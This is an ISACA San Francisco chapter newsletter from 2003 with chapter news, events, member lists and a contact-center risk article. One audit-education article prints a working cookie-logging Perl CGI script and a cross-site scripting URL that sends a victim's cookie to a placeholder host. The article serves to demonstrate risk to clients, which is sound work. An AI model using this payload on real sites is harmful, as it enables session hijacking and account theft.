Information Systems Audit and Control Association

SAN FRANCISCO CHAPTER LOCAL AREA NETWORK

THIRD QUARTER 2003

Winner of the 2000 Wayne K. Snipes Award – Best ISACA Chapter in the USA and the World

Winner of the 1999 and 2000 Newsletter Contest – Best Newsletter for Large Chapters in North America

Winner of the 2002 Outstanding Web Site – Silver Level Award

PRESIDENT'S MESSAGE

Christina Cheng
President

Contents

Happy New ISACA-San Francisco Chapter Year!

It is hard to believe that a whole year has slipped by and the 2003/2004 year has just begun. Our election is done and the Executive Committee and the Board of Directors are officially in place. First, I would like to thank all of you who participated in the nomination process to elect our Chapter leaders and, especially for me, it gives me the opportunity to serve as President of the San Francisco Chapter of ISACA.

On behalf of the Board, I would like to extend my thanks to all the past presidents that have dedicated their time and energy laying down a solid organizational framework for us to excel. We will all try our best endeavor to sustain the accomplishment of the past. A President is only as strong as the dedicated volunteers that give them support. We are diligently planning for the new year. Therefore, I am proud to introduce to you the following outstanding individuals who have committed to contribute their time and talents to participate on the Board:

Lisa Corpuz, 1st Vice President and Communications Committee Chair – Lisa has been playing an active role on the Board. Besides being our past secretary, she was an active member of last year's Education Committee. Lisa was also vital to the success of our Fall Exciting Seminar last year ironing out a lot of the last minutes surprises. She has now taken leadership of the Communications Committee, including overseeing production of this newsletter.

Special thanks have to be given to **Dave Lufkin**, who has been a key contributor in providing technical articles to our Newsletters. Thanks for your continued support Dave.

Miguel O. Villegas, 2nd Vice President and Fall Conference Chair – We are excited to have Mike on board and chairing the three-day 2003 Fall Conference. Those who know Mike will agree that he has a wealth of knowledge and is an achiever. Under his leadership and the dedication of the Fall Conference Committee, the preparation for the Fall Conference has been progressing with flying colors. Kudos Mike and the Fall Conference team!

Conny Cheng, Secretary – We are excited to have Conny as our secretary this year. Though a new member on the Board, she is already very active in the Education Committee helping with the preparation of the Fall Conference. Since joining, she has improved the turnaround time for the Board's correspondence.

Anne Woodbury, Treasurer – Anne has been doing a great job in managing our financial resources for the past two years. Thanks to her organization and follow-through, the budgeting process was carried out seamlessly and the monthly financials are up-to-date. She is always there when help is needed.

Brian Alfaro had a successful year with the CISA Review Course in 2002/03. This year, he picked up an important role of being our Academic Relations Chair. Being our ambassador, he is planning to actively work with the Student Chapters at the San Francisco and San Jose State Universities to introduce the system auditing profession, ISACA membership, CISA certification, and, most of all, to recruit students that are interested in being a volunteer.

Bill Davidson has always been a great support and contributor. Bill continues to be our chapter's historian and guide to implementing effective leadership. For over a decade Bill has contributed substantially to our chapter. He has held many offices and this year Bill will manage the Membership Committee. Thanks Bill for being that solid rock on which I can lean on!

We are very fortunate to have **Kevin Fried**, **Robert Grill** and **Dave McCandless** join our Board. Kevin has been vital in the preparation of our Fall Conference. Stay tune for the wonderful conference brochures. Robert's name should not be new to you since he has written many technical articles for our newsletters. He is also the co-Chair for our Education Committee this year and has been playing an active role in the Fall Conference preparation. Dave is our new Web master. Many thanks to Dave who has been keeping our Web site current. Dave is also planning to give the Web site a new face-lift to complement the wonderful work done by Lance Turcato, past president and Web master.

As the year progresses, he will be introducing a new look of our Web site with easy reference and current links.

Last but not least, special recognition should be given to our past presidents, **Beverly Davis** and **Todd Weinman**. Beverly had brought to the Chapter a new leadership style that endorsed team spirit, team work and team recognition. She also spearheaded the Directors and Officers insurance liability program that all other Chapters are now trying to follow. Beverly is someone you can count on for innovative ideas and warm support. She graciously accepted to co-Chair the Education Committee with Robert Grill this year to ensure that quality educational program will be delivered to our members.

Although retired from presidency two years ago, Todd has been providing exceptional support to the Board, various committees and educational programs. On behalf of the Board, Todd, please accept our special thanks for your many unselfish advices and behind the scene work.

Our new year started off with a well received educational program on Auditing Third Party Vendors: Managing Outsourced Operations. ***But the best is yet to come with*** our upcoming three-day Fall Conference from September 22nd through 24th, with Howard Schmidt, CISO of eBay, as our keynote speaker. You will find more details in this Newsletter and I guarantee that this will be the best training investment you'll ever make. I hope to see you all at the Conference.

Nowadays, everybody seems to have more than a full agenda. Being a working mother of two, I can fully relate to the dilemma. However, I would still like to encourage you to volunteer any amount of time you can to participate. Whether you want to make a difference, enhance your leadership skills, network with fellow professionals, or learn from some of the best associates with the best in the systems audit profession, I'll assure that you will find it a rewarding experience. Please feel free to contact me if you are interested in volunteering.

Sincerely,

Christina Cheng
President

CALENDAR OF UPCOMING EVENTS

Date	Event	Place	More information
September 22-24, 2003	SF ISACA Fall Conference	The Palace, San Francisco	http://www.sfisaca.org/events/conference03/announcement.htm
October, 2003 TENTATIVE	Joint SF ISACA/ SF IIA luncheon	The Palace, San Francisco	details to be posted at www.sfisaca.org
November, 2003	SF ISACA Full Day Seminar	The Palace, San Francisco	details to be posted at www.sfisaca.org
December, 2003	SF ISACA Luncheon	The Palace, San Francisco	details to be posted at www.sfisaca.org
National events			
September 8-10, 2003	ISACA Network Security Conference	Las Vegas, Nevada	http://www.isaca.org/nsc2003.htm
October 27-31, 2003	IS Audit and Control Training Week	Orange County, California	http://www.isaca.org/train_orange.htm
May 18-22, 2004	North American CACS	Houston, Texas	http://www.isaca.org/nacacs2003.htm

EDUCATION EVENTS UPDATE

By Beverly G. Davis
Education Committee Co-Chair

A special thank you to the membership for providing their input to the upcoming years education events. The survey results ranked the following as high interest topics for the upcoming year:

- Auditing Web-Based Applications
- Security & Wireless Technology
- IS and Financial/Operational Audit Challenges
- Application Auditing
- Audit, Control & Security of Windows 2000
- Optical Networks and Call Centers
- COSO/SAS70
- Auditing CRM
- Audit, Control, & Security of Windows XP
- Web Application Vulnerability Testing
- How Information Security & IS Audit Can Leverage One Another to Increase Effectiveness
- Securing UNIX
- Active Directory
- Implementing COSO

The committee is now organizing to deliver the topics identified by the membership. The educational events are scheduled generally the 3rd Wednesday of each month at the Palace Hotel in downtown San Francisco. We will effectively start the schedule in October tentatively with our joint event with the Institute of Internal Auditors. For those of you wondering how to become involve with the chapter, please consider the Education Committee. We meet monthly by conference call. Contact Beverly Davis or Bob Grill if you are interested in becoming a member of the Education Committee.

STUDENT CHAPTER MESSAGE

By Colin Lau
President, Student Chapter at SFSU

I am excited to be able to serve as the president of the student chapter at San Francisco State University for the Fall 2003 semester. I joined the student chapter in Spring 2002 as a member. At that time, I did not have much understanding of ISACA and what the association could do for me.

I attended several events during that semester and the most memorable one is the North America CACS in 2002. Before the conference, I helped with the stuffing of bags, and during the conference, I helped with the registration. At that time, I started to realize that ISACA is a truly successful organization because the turnout for the conference was high. Professionals even came from other regions so this means ISACA members and CISAs are very committed.

The student chapter was inactive in Fall 2002, but Professor Edmund Lam was kind to offer us help to reactivate the chapter in Spring 2003. With the leadership of LingFong Ng, we got back on track. I was able to contribute as the Vice President and the VP of Web Development. However, the membership size was still smaller than we would like it to be.

This semester, we would like to strengthen our relationship with the San Francisco Chapter. Through our cooperative efforts, I hope the student chapter will be able to carry out its mission to recruit more members and offer them with more informative and professional events. I realize that this cannot be done without the kind and generous help from the San Francisco Chapter.

Finally, I would like to take this chance to thank those who has helped the student chapter in the Spring 2003 semester. They include but not limited to Brian Alfaro, Sumit Kalra, Edmund Lam, and Todd Weinman.

A METHOD FOR MANUALLY UNDERSTANDING CROSS-SITE-SCRIPTING VULNERABILITIES

You have heard about Cross-Site Scripting (CSS) vulnerabilities. You may have read about them, and it may be that your audit team even has a fancy tool to test for their presence on a particular Web server or application. The CSS security flaw is caused by the absence of input controls on the Web Server, that would prevent hackers from entering keyboard symbols, such as < and > used by the Web Browser to trigger the compilation/interpretation of program instructions, also known as CSS. Unless these characters are filtered, when the Web Server displays this information to the user, the users' Web Browser will interpret these characters as source code and in effect allow reprogramming by a hacker. The control point is the Web Server.

The perspective of this paper is that you have identified a Web application vulnerable to CSS, and your client wants to understand the risk it presents. The challenge is how to educate the client on why one should care.

Since HTTP is stateless, many applications use session IDs that reside on the users machine, to manage customer interaction. If someone is able to obtain a customer's session data, they may be able to enter the legitimate customer's session – with the ability to access whatever was available for the customer. This paper describes one method to understand the potential risk impact of a CSS attack against one's session information. By taking the perspective of an "instigator," we will be able to demonstrate a vulnerability's impact on the customer session.

The team assembled an obsolete laptop and loaded Redhat's Linux Server (v9) on it. During the set up, the option to include the Apache web/http server was selected. Also, the firewall was disabled, and Perl is installed. On this particular set up, the Web root directory is located at `/var/www/` and the http server's configuration root directory is located at: `/etc/httpd/`.

Rather than rely on Web logs to capture session data from a customer, a Perl script was created to better manage the demonstration to the client. Under the Web root directory (/var/www/) is the cgi-bin directory. This cgi-bin directory is where applications, programs, and other executable scripts reside. This is the only location on the server where Apache will execute a file rather than just "read" it (as it does with a Web page) if it ends in ".cgi". (Scripts in the cgi-bin, per this configuration, that do not end in ".cgi" will generate an error and will not run.)

The Perl script needs to be able to accept input from a Web browser, parse the input, and manage the data. A free (and old!) utility called "cgi-lib.pl" was downloaded off the net. It is reliable it its ability to accept Web-based input and parse data properly into pre-defined variables. The Perl script, itself, will manage the data. In this case the script takes the data from the Web browser (including hidden cookie data) and presents a Web page detailing the information captured. It also logs this same data to an html file (outside of the cgi-bin directory but in the Web root directory) that can be viewed in a Web browser.

Here is the code for the Perl script:

```
#!/usr/bin/perl
require "cgi-lib.pl";
&ReadParse(*i);
my $email = "email@hostname.com";
print &PrintHeader;
print &HtmlTop ("Cross Site Scripting
Cookie Testing Demo");
print &PrintVariables(*i);
my $vars = &PrintVariables(*i);
print $input{'cookie'};
open(TMP, ">>../html/css-cgi.html") or
die "Cannot create temp file: $!\n";
print TMP "<p><hr align=left
width=50%><P>\n\n";
print TMP "Date ",`date`, "<br>\n";
print TMP &PrintEnv;
print TMP "$vars";
print TMP "<p><hr align=left
width=50%><P>\n\n";
print "<p>please go to: <A href=/css-
cgi.html>Here</a> to see details</p>";
```

This was saved to a file called "css.cgi" in the /var/www/cgi-bin/ directory. A UNIX command was issued so that the script would be executable:

```
$pwd
/var/www/cgi-bin/
$ chmod 755 css.cgi
$
```

Now your script is executable and located at: http://<ipaddress>/cgi-bin/css.cgi

To see this work, you need to construct a JavaScript string that will instruct the Web browser to send data to this CGI script.

For any particular script on somesite.com and depending on the CSS vulnerability, the cookie information will be sent to the script created. These data will be logged and made publicly viewable at: http://<ipaddress>/css-cgi.html

```
https://somesite.com/index.jsp?username
=<script>document.location.replace(http
://<ipaddress>/cgi-
bin/css.cgi?cookie='+document.cookie+')
;</script>
```

Other JavaScript commands may work depending on the vulnerability tested – the example may not work on all Web applications.

*Reference: You can get cgi-lib.pl at: http://cgi-lib.berkeley.edu.

In summary, if a user clicks on this link while logged into somesite.com this script will send the users cookie (session information) to Http://<ipaddress>/cgi-bin/css.cgi and display it on the screen.

The demonstration will convince the client / auditee.

By Paul Kizirian, IS Audit Specialist
Wells Fargo Bank

2003 membership planning meeting

You are invited to our 2003 Membership Planning Meeting! The planning meeting is scheduled for Saturday morning, September 13th, 9-11 a.m. at Scott's Seafood Restaurant, Jack London Square in downtown Oakland. Please RSVP to Beverly Davis 415-616-2766. This is a great opportunity to meet the Board members and chapter members and to hear what activities are planned for the coming year. This is also a great time to volunteer for one of the committees. We are looking forward to seeing you on September 13th!

Refer a new member – receive a free gift

Take advantage of the Chapter's New Member Referral Program. Chapter members who refer an individual who joins ISACA-San Francisco Chapter will receive a free gift (gift will be delivered to the referring member after payment for the new membership has been received and processed by ISACA International). Don't miss an opportunity to help your colleagues keep abreast of developments in IS audit, security and control. Encourage your colleagues and friends to join ISACA today! For more information or to submit your referral to the New Member Referral Program, please send our Membership Committee Chairperson, William Davidson (wdavids@bart.gov), the name, address, phone number, and e-mail address for the individual being referred.

Your e-mail address

If you have not sent your current e-mail address to ISACA International, then please send your address to wdavids@bart.gov to ensure that you receive important information electronically.

You may also access our Web site at www.sfisaca.org to update your contact information.

ISACA international

847-253-1545 voice
847-253-1443 fax
www.isaca.org


membership@isaca.org
certification@isaca.org
education@isaca.org
bookstore@isaca.org
conference@isaca.org
research@isaca.org
marketing@isaca.org

CISA item writing program

In order to continue to offer an examination that measures a candidate's knowledge of current audit, security and control practices, new questions are regularly required for the CISA Examination. Questions are sought from experienced practitioners who can develop items that relate to the application of sound audit principles and practices. Continuing education hours and cash payments are offered as participating in the CISA Item Writing Program, please request information about the program from ISACA International, Certification Department (certification@isaca.org).

Contribute to this newsletter

To submit an article or to contribute other items of interest for inclusion in future newsletters, please contact our Communications Committee Chair, Lisa Corpuz at (415) 278-8713, or Lisa_Corpuz@Providian.com.



- Learn about the San Francisco Chapter
- Learn about the CISA certification
- Test your skills with our CISA sample test questions
- Complete our member survey
- Access information regarding ISACA international
- Access information regarding our Student Chapters
- Register for monthly meetings
- Register for seminars
- Access information regarding ISACA conferences
- Register for the CISA review course
- Access our Chapter newsletters and monthly bulletins
- Update your membership information (address, phone, E-mail)
- Access IS audit, control and security resources
- Research employment opportunities
- Join a Chapter committee
- Learn how you can join ISACA – understand the benefits
- Contact Chapter Officers and Directors

MEMBERSHIP

The membership count for the San Francisco Chapter as of July 1, 2003, stands at 364 members. Please join me and the San Francisco ISACA Board of Directors in welcoming the following new Chapter members:

Philip A. Bandy, CPP, IAM, CISSP
Enterprise Security & Availability Group, LLC

Louis E. Barbarelli
San Francisco

Jeffrey J. Barrett
Protiviti

John M. Black, III
Inovant

Leira G. Bristol, CISSP
Ross Stores

Robert Cantrell
Wells Fargo Audit Services

Stephen D. Carn
Benefit America

Song Chen, CISA
Wells Fargo Services Co.

Brad D. Chin, CPA, MBA
Ernst & Young LLP

Joli Chu
Providian Financial

Raymond L. Clark, CPA
Securities & Exchange Commission

Arthur Coleman
Polivec, Inc.

Dan Crowe
CSAA

Valerie Giv
Deloitte & Touche LLP

Fabian Gonzalez, CA
KPMG LLP

Ross A. Graber
San Rafael

Ryan S. Gurney
PricewaterhouseCoopers

Thomas B. Hammer
Intel

John B. Hughes
Ernst & Young LLP

Alan B. Kiel
Postal Inspection Service

Derek L. Koopowitz
CSAA

Ozgur Kus
PricewaterhouseCoopers LLP

Colin K.L. Lau
Fremont

Jennifer M. Lawson
Chevron/Texaco Credit Union

Jester W. Liao, MBA
Milpitas

Sharon C. Lin
Milpitas

Pradeep Mannakkara
CNET Networks

Bryan S. Martin
BDO Seidman, LLP

Demissie T. Mulatu, ACCA
San Pablo

Kumaravel Murugavelu, B.Comm
Cisco Systems

Miho Okawa
Weathernews Americas Inc.

Alison J. Pantaleon
Charles Schwab

Dr. Myung S. Park
San Francisco State University

Shruti Patel
KPMG LLP

Chad A. Poplawski
KPMG LLP

Marcus L. Schillings
Goldman Sachs

Helen W. Slater
Charles Schwab & Co.

Mark C. Southon
CSAA

Mark H. Wuotila
San Mateo

PCM ISACA CHAPTERS SHARE BEST PRACTICES IN VANCOUVER

On July 18th through the 20th, ISACA leadership from the Western United States and Canada gathered in Vancouver, BC, for the Presidents Council Meeting (PCM). The PCM is an annual conference in which leaders of ISACA chapters from the Western U.S. and Canada get together to share best practices, network and look for synergies and ways to leverage off of one another.

Over 40 ISACA chapter leaders attended the conference from such diverse areas as Los Angeles, Boise, Phoenix, Vancouver and of course San Francisco, among others. In addition to sharing best practices, and ideas for serving our members more effectively, there were a number of areas where the various chapters look to pool our resources. Some examples are a shared speaker database, sharing newsletter articles of technical content, and exploring ways to get better rates on insurance or Web services.

Below are some personal comments from the S.F. Chapter Leaders who attended the PCM:

The conference was a terrific success. Those in attendance found the conference to be of great value and left energized and with many new ideas. The leaders of the Vancouver chapter were outstanding hosts, and it is also not difficult to see how the city of Vancouver landed the 2010 Winter Olympic Games. It was also decided that next year's PCM will be hosted by the Denver chapter.

— Todd Weinman

It was the first time I attended the ISACA West Coast President Council Meeting (PCM). It was also the first major event I participated in as a new board member. The conference was well organized and extremely informative. I am very impressed with the knowledge, experience, professionalism and enthusiasm that other ISACA leaders brought to the conference. I have learned a lot about ISACA and how other chapters operate at this conference. It was absolutely a rewarding experience, and I am confident that the ideas I bring back from the conference will help our chapter to enhance other members' experience in this coming year.

— Conny Cheng

As a new member of the ISACA SF board I was excited about attending my first PCM. The opportunity facilitated cooperation between the SF chapter and other chapters on the West Coast. The chapter representatives received a chance to network and share ideas. The Vancouver chapter representatives were excellent hosts and facilitators. The action items from the PCM will make life easier in the long run. A representative from the International headquarters of ISACA was there to show support. Overall, the meeting created a feeling of teamwork and enthusiasm for the SF ISACA chapter and ISACA in general.

— Bob Grill


This year brought me still another memorable PCM experience. As the current communication chair and vice president, I came to the conference with the desire to learn ways to improve our communication with our members whether it be by newsletters, education programs, or through the Web site. Not only did I get an opportunity to see old acquaintances and meet new leaders, but I gathered a lot of valuable information that will help make our chapter a successful one. To me, the best thing that I came away with was knowing that all of us were committed to serving our members, sharing resources, and providing each other support for a successful chapter year.

— Lisa Corpuz

San Francisco Chapter officers at PCM

From left to right: Mike Villegas (Fall Conference Chair), Bob Grill (Education Co-Chair), Lisa Corpuz (1st VP and Communications Chair), Todd Weinman (past President), Conny Cheng (Secretary), Christina Cheng (President).

ISACA Chapter Leaders at the West Coast Leadership Conference, Presidents Council Meeting in Vancouver, BC



From left to right: Charles A. Dormann (SF Chapter), Thomas Phelps IV (LA Chapter) and Lynnea Banach (Membership Services, International ISACA)

CISA REVIEW COURSE 2003

The San Francisco Chapter of ISACA held its annual CISA Review Course from April 12th through June 7th. The results of how each candidate performed on the CISA exam is yet to be disclosed by the International Chapter of ISACA. These results will be available by the International Chapter within the next few months.

Thanks and gratitude must be given to the many volunteers who made the 2003 CISA Review Course possible. Specifically, thanks go to CISA Review Course volunteers committee which includes Alison Pantaleon, Colin Lau and Lan Tran. Colin and Lan are both college students from San Francisco State University and San Jose State University, respectively, enrolled in the IT Audit curriculum at these schools. Alison is an Intern at Charles Schwab in the IT Audit group.

Additionally, the instructors for each of the seven Content Areas must be thanked for sharing their knowledge and expertise. The following individuals helped to instruct the CISA Review Course: Sumit Kalra, IT Audit Manager at Charles Schwab; Steve Madeiros, IT Audit Manager at Intuit; Julie Kendall, IT Audit Manager at Apple Computers; Edmund Lam, IT Audit Instructor at San Jose State University; Mike Villegas, VP & IT Audit Manager at Wells Fargo; Dave McCandless, at McCandless Systems, and Maryam Malek, IT Audit Manager at University of California San Francisco.

All the above mentioned individuals provided assistance without any compensation. Their time and volunteerism is greatly appreciated for contributing to the success of the CISA Review Course and to the San Francisco ISACA Chapter.

ACADEMIC RELATIONS

Congratulations to Colin Lau for being elected the President of the Student Chapter of San Francisco State University!

Colin brings great dedication and consistency as the new President for the Fall 2003 Semester at SFSU. His major goals for the semester are to increase student membership at the university level and to increase the networking opportunities with IT Audit professionals for his fellow classmates.

Colin has been working with the San Francisco Chapter of ISACA to achieve such goals. As a result, some of the planned activities for the San Francisco Chapter of ISACA that will involve working with the SFSU students are the IT Auditor for a Day and the CISA Review Scholarship. Details regarding these events will be available soon on the San Francisco Chapter of ISACA Web site.

Information Systems Audit and Control Association

The San Francisco Chapter of ISACA proudly announces the 3rd annual

2003 SF ISACA Fall Conference

September 22-24, 2003

2003 SF ISACA FALL CONFERENCE

September 22-24, 2003 • The Palace Hotel • San Francisco, CA

Conference Description

This year's conference, with over 30 individual sessions, luncheon speakers, and an outstanding keynote, will focus on four tracks:

- The **Core Competencies Track** is designed for IS Auditors in the early part of their career, as well as those who are interested in improving their IS audit skills. This track may also be valuable to Internal Audit Directors and Managers who need to manage IS audits or IS auditors.
- The **Information Security Track** includes sessions on the latest security topics to enhance the skills of IT audit and security professionals.
- The **Emerging Technologies Track** features sessions on a variety of different topics of high interest to IS audit professionals, including sessions on new and emerging technologies, tools and techniques, as well as methodologies and best practices.
- The **In-Depth Technical Track** will include three full-day technical sessions on Network Auditing, Windows 2000/XP, and UNIX Security. This will allow the attendees to gain a greater level of technical detail on these bread-and-butter technologies than the shorter sessions.

In addition to the educational sessions, the 2003 SF ISACA Fall Conference will also feature an Exhibition Hall and Exhibitors Lunch on Tuesday, September 23rd. This will allow attendees to visit with 18 vendors and professional organizations serving the IS audit and security fields. Vendor giveaways are also planned.

So **STEP AHEAD** of the pack. Come and learn from, and network with, the best! Join us at the beautiful Palace Hotel in San Francisco, September 22-24th for Northern California's top educational value for IS Audit professionals.

Pricing starting at $450 for three days of high-quality training for early registration (member rates). So, take advantage of our early registration discount, and register today!

Go to the following link for additional information: http://www.sfisaca.org/events/conference03/announcement.htm

Keynote Speaker

Howard A. Schmidt has recently joined eBay as Vice President and Chief Information Security Officer. He retired from the federal government after 31 years of public service. He was appointed by President Bush as the Vice Chair of the President's Critical Infrastructure Protection Board and as the Special Adviser for Cyberspace Security for the White House in December 2001. Prior to the White House, Howard was chief security officer for Microsoft Corp., where his duties included CISO, CSO and overseeing the Security Strategies Group.

Call for Proctors

We are in need of proctors for the Fall Conference. If you are interested in helping out, please call Tim Stapleton at (415) 396-1245.

2003 FALL CONFERENCE REGISTRATION FORM • SAN FRANCISCO ISACA

September 22-24, 2003 • Sheraton Palace Hotel • 2 Montgomery Street • San Francisco, CA • 415 512 1111

Registration	3 Day	1 Day
Early Registration (on or before 9/1/03)		
Members (ISACA, IIA, ISSA)	$450*	$200
Non-members	$550*	$280
Registration (after 9/1/03)		
Members (ISACA, IIA, ISSA)	$500*	$250
Non-members	$650*	$300

* **Special Rate**: A $50 discount per three-day registration is available to companies with three or more paid three-day registrants. With every ten paid three-day registrants, the eleventh registrant is FREE! This is in addition to the $50 discount for the other ten.

Additional information

Program brochures will be mailed upon request to members of ISACA, San Francisco. To request a program brochure, e-mail conference@sfisaca.org.

Conference attendees will receive a certificate for 21 hours of Continuing Professional Education.

Please circle one: ISACA | IIA | ISSA | none

Membership #: _____

Chapter: _____

Name: _____

Company: _____

Telephone: _____

Address: _____

City/State/Zip: _____

E-mail: _____

Make checks payable to: ISACA (EIN 94-2390101). Please return this registration with payment to:

Anne Woodbury, ISACA Treasurer
2003 SF ISACA Fall Conference
P.O. Box 26675
San Francisco, CA 94126

For additional information, call Tim Sauer (510) 232-4264 x24 or check the Web site at www.sfisaca.org.

We will soon be accepting credit card payments.
See www.sfisaca.org\events.

Please select the sessions that you plan to attend by checking the appropriate code below. Registrants may not sign up for more than one session in a given period "including double sessions":

☐ C1	☐ S1	☐ E1	☐ T1
☐ C2	☐ S2	☐ E2	☐ T2
☐ C3	☐ S3	☐ E3	☐ T3
☐ C4	☐ S4	☐ E4	
☐ C5	☐ S5	☐ E5	
☐ C6	☐ S6	☐ E6	
☐ C7	☐ S7	☐ E7	
☐ C8	☐ S8	☐ E8	
☐ C9		☐ E9	
☐ C10		☐ E10	

Total Fee:

☐ Please check if you prefer vegetarian meals

Refund policy: Cancellation requests received on or before September 8, 2003 for paid registrations will be eligible for a full refund. Requests received after September 8, but before September 22, 2003 will be subject to a $75 cancellation fee. No refunds will be given for any cancellation received on or after September 22, 2003.

Cancellation/refund requests must be made in writing to: Anne Woodbury, ISACA Treasurer; P.O. Box 26675; San Francisco, CA 94126.

MANAGING RISKS IN AN INCREASINGLY AUTOMATED CUSTOMER CONTACT CENTER – PART II

By
Thomas Phelps IV

Thomas Phelps IV, is a manager in the Security and Privacy Practice of PricewaterhouseCoopers (PwC). He is the West region lead for telecommunications security. He has co-authored the book "Telecommunications Cost Management," published by CRC Press/Auerbach. He has also contributed to the book "Risk of Customer Relationship Management – A Security, Audit and Control Approach," published by PricewaterhouseCoopers and the Information Systems Audit and Control Foundation (ISACF).

Michael Thomas, CCNA, CPA, contributed to this white paper. Mike is a manager in PwC's Operational Effectiveness Practice. He has extensive experience in the assessment and remediation of enterprise telecom cost management technologies and processes.

In the last issue, we talked about how complexity of contact center systems, networks and self-service applications increases the probability of failures resulting in customer service problems and reduced contact center performance and availability. In this issue, we will examine the various operational risks in contact center operations.

Common call handling errors

The following major types of errors illustrate the gamut of potential failures in automated telephony systems.

Blocked Calls

A common call handling error is blocked calls. Busy or out-of-order telephone trunks block calls when customers try to dial an inbound toll-free number. Unless trunks are actively monitored, managers may not be aware that calls cannot reach their contact centers.

Dropped Calls

Calls can also be accidentally dropped due to system failures once when the call reaches the contact center. A financial services customer may spend several minutes navigating four IVR menus for an automated banking system.

After selecting the correct digits to hear her checking account balance, a customer may hear silence and have the call dropped because the CTI or IVR application failed to connect to the mainframe database.

Misdirected Calls

A similar situation occurs when calls are misdirected. A customer may call an airline reservation hotline and navigate IVR menus to reach a domestic travel agent. Because of programming errors in the IVR call flow, the customer is connected to the automated flight departures and arrivals menu and is not allowed to "zero out" to reach an agent.

Database Access

A common call handling error that causes network congestion and customers to disconnect their calls is lengthy access times to account information. Fast access to mainframe databases is critical in CTI and IVR applications. Customers encountering longer than average wait times for balance inquiry information or other automated transactions may "zero out" to talk with an agent.

Network performance/availability issues

Most organizations have business continuity or disaster recovery plans that address contact center availability in mission critical operations. However, these same organizations may not have adequate controls to monitor availability and quickly identify slow or failed applications and systems.

Traditional system and network monitoring tools used in network operations centers cannot find many of the problems that can potentially impact today's contact center. For example, system and network monitoring tools cannot identify busy trunks. They cannot identify if the wrong prompts are playing or if calls are being disconnected. They have trouble finding application slowdowns or response time problems that negatively impact customer service levels.

In addition, contact center systems are increasingly distributed across different geographical regions. Without appropriate monitoring controls, it may take hours to recognize and isolate IVR or other system and application failures resulting in thousands of lost calls.

Many organizations monitor each system, network connection, or application independently without consideration for monitoring the total end-to-end performance of a customer call. A performance degradation of any one system or network link could impact the performance of the entire customer transaction but may not be sufficient, in itself, to trigger an alarm with traditional system and network monitoring

tools. For example, organizations that purchase extra trunk capacity for an investor hotline in anticipation of a spike in call volume, but run a CTI application on an aging computer with 32 MBs of memory, will have serious customer service problems. As enterprises add additional services by implementing new telephony systems and applications, the risk of creating additional points of failure increases geometrically.

Implementation issues

Inefficient, inadequate or nonexistent testing of CRM, e-business and CTI/IVR applications is the root cause of most implementation issues. For example, many companies implement IVR changes without comprehensively testing call routing features. When testing is performed, companies typically perform inadequate manual tests. Only a few people are employed to interact with the IVR and identify programming errors or network routing issues based on the voice prompt responses. Since these manual tests do not check all possible call flows or simulate real world conditions, applications and systems may fail from incorrect configurations or inadequate engineering.

Outsourcing issues

Some companies outsource either part or all of their contact center operations to control costs, manage seasonal variances in call volume, or focus on core competencies. Although service level agreements typically include key performance indicators and remedies, they may not provide senior executives with assurance that the metrics reported by the outsource service provider truly reflect the customer's actual service experience.

Managing contact center risks

To minimize business risks, senior executives should embed comprehensive risk processes into their contact center business activities and drive risk management responsibilities down to all organizational layers. A risk assessment will help align the objectives, risks and control processes within the organization.

Questions to ask include:

- What are the business objectives?
- How do contact center technoogy initiatives support these objectives?
- What are the risks that could influence the achievement of these objectives?
- What current controls exist to monitor and mitigate these risks?

By aligning risks with business objectives and identifying appropriate control processes, senior executives take a proactive approach to risk management instead of reacting to unmanaged risk when it becomes a problem. An example of a reactive approach is when organizations, without further review, automatically increase trunk capacity after hearing customer complaints about busy signals.

Organizations that embrace a proactive approach build controls and risk management processes into their activities. For example, a travel agency's objective is to reduce the amount of time agents spend on the phone and save money on network and agent costs. The company develops a new application that automatically retrieves a business customer's travel profile based on the originating telephone number Š shaving approximately 15 seconds from each call. A key risk to increasing agent productivity is that the agents do not understand how to use the new application, or the application does not work correctly. The controls would be to test the application prior to deployment, monitor the end-to-end network performance and implement a training program for all agents.

Risk mitigation with a quality assurance program

A comprehensive quality assurance program proactively mitigates financial and operational risks associated with automated self-service applications. A typical program involves customer satisfaction surveys, pro-active, real-time monitoring controls and change management controls. Customer satisfaction surveys would allow a customer to exit out of an automated call flow to provide direct feedback on the call to an agent.

Monitoring controls assure senior executives that the systems, applications and the network are functional and meeting customers' quality of service expectations.

Examples of change management controls include:

- Software is tested to detect programming errors,
- Software is tested to ensure it operates as intended in a live environment,
- Modifications made subsequent to initial testing are retested,
- Systems and applications are backed up prior to installation,
- Implementations are authorized and signed-off by management,
- Application features are documented, and
- Users are trained on the software.

Change management controls

Testing is the Weakest Area

